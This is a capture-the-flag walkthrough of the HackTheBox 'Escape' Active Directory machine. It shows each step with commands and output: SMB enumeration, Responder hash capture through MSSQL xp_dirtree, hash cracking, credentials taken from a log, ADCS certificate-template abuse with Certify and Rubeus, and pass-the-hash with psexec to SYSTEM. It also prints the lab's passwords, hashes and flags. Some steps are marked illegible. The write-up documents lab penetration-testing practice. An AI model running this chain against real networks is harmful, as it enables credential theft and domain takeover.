

Escape Walkthrough

Machine IP - 10.10.11.202

Nmap Scan - `nmap -A -sC -sV -T4 -p- -Pn 10.10.11.202 -oN NmapScan.txt`

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-03-08 21:43:58Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=dc.sequel.htb
|_ Subject Alternative Name: othername:<unsupported>, DNS:dc.sequel.htb
|_ Not valid before: 2022-11-18T21:20:35
|_ Not valid after: 2023-11-18T21:20:35
|_ _ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=dc.sequel.htb
|_ Subject Alternative Name: othername:<unsupported>, DNS:dc.sequel.htb
|_ Not valid before: 2022-11-18T21:20:35
|_ Not valid after: 2023-11-18T21:20:35
|_ _ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2023-03-08T16:48:12
|_ Not valid after: 2053-03-08T16:48:12
|_ ms-sql-ntlm-info:
|_   Target_Name: sequel
|_   NetBIOS_Domain_Name: sequel
|_   NetBIOS_Computer_Name: DC
|_   DNS_Domain_Name: sequel.htb
|_   DNS_Computer_Name: dc.sequel.htb
|_   DNS_Tree_Name: sequel.htb
|_   Product_Version: 10.0.17763
|_ _ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ _ssl-date: 2023-03-08T21:45:29+00:00; +7h59m59s from scanner time.
|_ ssl-cert: Subject: commonName=dc.sequel.htb
|_ Subject Alternative Name: othername:<unsupported>, DNS:dc.sequel.htb
|_ Not valid before: 2022-11-18T21:20:35
|_ Not valid after: 2023-11-18T21:20:35
3269/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=dc.sequel.htb
```

From this we can get to know its an Active Directory environment.

We can start by enumerating the SMB on 139

```
smbclient -L \\10.10.11.202\\
```

```

[aurora@parrot]-[~/HackTheBox/Windows/Escape]
$ smbclient -L \\10.10.11.202\
Password for [WORKGROUP\aurora]:

      Sharename      Type      Comment
      -
ADMIN$      Disk      Remote Admin
C$          Disk      Default share
IPC$        IPC       Remote IPC
NETLOGON    Disk      Logon server share
Public      Disk
SYSVOL      Disk      Logon server share
SMB1 disabled -- no workgroup available
[aurora@parrot]-[~/HackTheBox/Windows/Escape]
$

```

```
smbclient \\10.10.11.202\Public
```

```

[aurora@parrot]-[~/HackTheBox/Windows/Escape]
$ smbclient -L \\10.10.11.202\
Password for [WORKGROUP\aurora]:


      Sharename      Type      Comment
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ADMIN$      Disk      Remote Admin
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IPC$        IPC       Remote IPC
NETLOGON    Disk      Logon server share
Public      Disk
SYSVOL      Disk      Logon server share
SMB1 disabled -- no workgroup available
[aurora@parrot]-[~/HackTheBox/Windows/Escape]
$ smbclient \\10.10.11.202\Public
Password for [WORKGROUP\aurora]:
Try "help" to get a list of possible commands.
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> ls
.                D           0   Sat Nov 19 17:21:25 2022
..               D           0   Sat Nov 19 17:21:25 2022
SQL Server Procedures.pdf  A      49551  Fri Nov 18 19:09:43 2022

5184255 blocks of size 4096. 1464657 blocks available
smb: \>

```

Retrieve the SQL Server Procedures.pdf using `mget *`

Then on our system `firefox SQL\ Server\ Procedures.pdf`



Since we have the username and password we can login to the MSSQL Server

```
impacket-mssqlclient PublicUser:GuestUserCantWrite1@10.10.11.202
```

```
[aurora@parrot]-[~/HackTheBox/Windows/Escape]
$impacket-mssqlclient PublicUser:GuestUserCantWrite1@10.10.11.202
Impacket v0.10.1.dev1+20221214.172823.8799a1a2 - Copyright 2022 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> help

        lcd {path}                - changes the current local directory to {path}
        exit                      - terminates the server process (and this session)
        enable_xp_cmdshell        - you know what it means
        disable_xp_cmdshell       - you know what it means
        xp_cmdshell {cmd}         - executes cmd using xp_cmdshell
        sp_start_job {cmd}        - executes cmd using the sql server agent (blind)
        ! {cmd}                   - executes a local shell cmd

SQL>
```

Use these links - <https://hacktricks.boititech.com.br/pentesting/pentesting-mssql-microsoft-sql-server>

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server>

To enumerate the SQL server.

Capture the NTLM hash using responder

On a Tab - `sudo responder -I tun0`

On the SQL Server tab - `exec master..xp_dirtree '\\10.10.14.36\test'`

[illegible]

Copy the entire thing and paste it in a file and run hashcat

[illegible]

we have a username and password - Username:SQL_SVC::Password:REGGIE1234ronnie

```
evil-winrm -i 10.10.11.202 -u SQL_SVC -p 'REGGIE1234ronnie'
```

```

[x]-[aurora@parrot]-[~/HackTheBox/Windows/Escape]
$evil-winrm -i 10.10.11.202 -u SQL_SVC -p 'REGGIE1234ronnie'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sql_svc\Documents> whoami
sequel\sql_svc
*Evil-WinRM* PS C:\Users\sql_svc\Documents> whoami /priv

PRIVILEGES INFORMATION
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Privilege Name            Description                State
=====
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege  Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\sql_svc\Documents> cd ..
*Evil-WinRM* PS C:\Users\sql_svc> ls

```

We have basic shell.

Go to C:\SQLServer\Log and cat ERRORLOG.BAK

```

Logon failed for user 'sequel.htb\Ryan.Cooper' Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
Error: 18456, Severity: 14, State: 8.
Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
Attempting to load library 'xpstar.dll' into memory. This is an informational message only. No user action is required.
Using 'xpstar.dll' version '2019.150.2000' to execute extended stored procedure 'xp_sqlagent_is_starting'. This is an informational message only; no user a

```

We can see that this user Ryan.Cooper has tried to login using password NuclearMosquito3

We can use evilwinrm to login as this user

```
evil-winrm -i 10.10.11.202 -u Ryan.Cooper -p 'NuclearMosquito3'
```



```
[aurora@parrot]--[~/HackTheBox/Windows/Escape]
$evil-winrm -i 10.10.11.202 -u Ryan.Cooper -p 'NuclearMosquito3'

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#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami
sequel\ryan.cooper
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami /priv

PRIVILEGES INFORMATION
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Privilege Name      Description      State
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*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami /all

USER INFORMATION
-----

User Name      SID
=====
sequel\ryan.cooper S-1-5-21-4078382237-1492182817-2568127209-1105
```

Run `whoami /all`

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami /all

USER INFORMATION
-----

User Name      SID
=====
sequel\ryan.cooper S-1-5-21-4078382237-1492182817-2568127209-1105

GROUP INFORMATION
-----

Group Name      Type      SID      Attributes
=====
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias      S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users    Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias      S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access Alias      S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label      S-1-16-8448
```

We can see this Certificate Service DCOM Access

<https://systemweakness.com/exploiting-cve-2022-26923-by-abusing-active-directory-certificate-services-adcs-a511023e5366>

Download the Certify.exe from <https://github.com/r3motecontrol/Ghostpack-CompiledBinaries>

Run the `./Certify.exe find /vulnerable`

```
*Evil-WinRM* PS C:\temp> ./Certify.exe find /vulnerable

[+] Action: Find certificate templates
[+] Using the search base 'CN=Configuration,DC=sequel,DC=htb'

[+] Listing info about the Enterprise CA 'sequel-DC-CA'

Enterprise CA Name           : sequel-DC-CA
DNS Hostname                 : dc.sequel.htb
FullName                     : dc.sequel.htb\sequel-DC-CA
Flags                        : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName             : CN=sequel-DC-CA, DC=sequel, DC=htb
Cert Thumbprint              : A263EA89CAF503BB33513E359747FD262F91A56
Cert Serial                  : 1EF2FA9A7E6EADAD4F5382F4CE283101
Cert Start Date              : 11/18/2022 12:58:46 PM
Cert End Date                : 11/18/2121 1:08:46 PM
Cert Chain                   : CN=sequel-DC-CA,DC=sequel,DC=htb
UserSpecifiedSAN             : Disabled
CA Permissions               :
Owner: BUILTIN\Administrators S-1-5-32-544

Access Rights                                     Principal

Allow Enroll                                     NT AUTHORITY\Authenticated Users S-1-5-11
Allow ManageCA, ManageCertificates              BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates              sequel\Domain Admins S-1-5-21-4078382237-1492182817-2568127209-512
Allow ManageCA, ManageCertificates              sequel\Enterprise Admins S-1-5-21-4078382237-1492182817-2568127209-519
Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

CA Name           : dc.sequel.htb\sequel-DC-CA
Template Name     : UserAuthentication
Schema Version    : 2
Validity Period   : 10 years
Renewal Period    : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag      : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkixextendedkeyusage       : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : sequel\Domain Admins S-1-5-21-4078382237-1492182817-2568127209-512
```

We can see that there is a vulnerable

Next we will request a new RSA Private Key

```
./Certify.exe request /ca:dc.sequel.htb\sequel-DC-CA
```

```
/template:UserAuthentication /altname:Administrator
```

Take the CA Name and Template from the Certificate.

We get a cert.pem, copy FROM **BEGIN RSA** to **END CERTIFICATE**

Paste on our system `nano cert.pem`

Then run - `openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced`

```
Cryptographic Provider v1.0" -export -out cert.pfx
```

For the export password - Just give enter


```
/user:Administrator /certificate:cert.pfx /outfile:ticket /ptt /getcredentials
```

```
Exception: C:\temp\ticket already exists! Data not written to file.
```

```
[+] Ticket successfully imported!
```

```
ServiceName      : krbtgt/sequel.htb
ServiceRealm     : SEQUEL.HTB
UserName         : Administrator
UserRealm        : SEQUEL.HTB
StartTime        : 3/16/2023 1:09:54 PM
EndTime          : 3/16/2023 11:09:54 PM
RenewTill        : 3/23/2023 1:09:54 PM
Flags            : name_canonicalize, pre_authent, initial, renewable
KeyType          : rc4_hmac
Base64(key)      : xWg0gJ8/DydP9yaA0S0ZyA==
ASREP (key)      : 6FD980C4A36DD2C61D0E60E0EAA1009D
```

```
[*] Getting credentials using U2U
```

```
CredentialInfo    :
Version           : 0
EncryptionType    : rc4_hmac
CredentialData     :
CredentialCount    : 1
NTLM              : A52F78E4C751E5F5E17E1E9F3E58F4EE
```

```
*Evil-WinRM* PS C:\temp>
```

Now we can use PSEXec to login as Administrator

```
sudo impacket-psexec -hashes"Enter the NTLM hash twice"
```

```
Administrator@10.10.11.202
```

```
File Edit View Search Terminal Help
[aurora@parrot]~/PenTesting/Tools/Rubeus-1.6.4/PreCompiled
$ sudo impacket-psexec -hashes A52F78E4C751E5F5E17E1E9F3E58F4EE:A52F78E4C751E5F5E17E1E9F3E58F4EE Administrator@10.10.11.202
[sudo] password for aurora:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.11.202.....
[*] Found writable share ADMIN$
[*] Uploading file CTTuJZCk.exe
[*] Opening SVCManager on 10.10.11.202.....
[*] Creating service kbYc on 10.10.11.202.....
[*] Starting service kbYc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Go to C:\Users\Ryan.Cooper\Desktop and cat user.txt

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> cat user.txt
dabc7c7d3e851fd6c306c6bbd783cf3a
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop>
```

User.txt --> dabc7c7d3e851fd6c306c6bbd783cf3a

Go to C:\Users\Administrator\Desktop

Proof.txt --> a8bdac87c933b06ab63a299336f24dbe

```
C:\Users\Administrator\Desktop>more root.txt
a8bdac87c933b06ab63a299336f24dbe

C:\Users\Administrator\Desktop>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : htb
    IPv6 Address. . . . . : dead:beef::1dc
    IPv6 Address. . . . . : dead:beef::4de:3146:d0e7:47d6
    Link-local IPv6 Address . . . . . : fe80::4de:3146:d0e7:47d6%4
    IPv4 Address. . . . . : 10.10.11.202
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:933%4
                                10.10.10.2

C:\Users\Administrator\Desktop>
```

Machine Completed!!
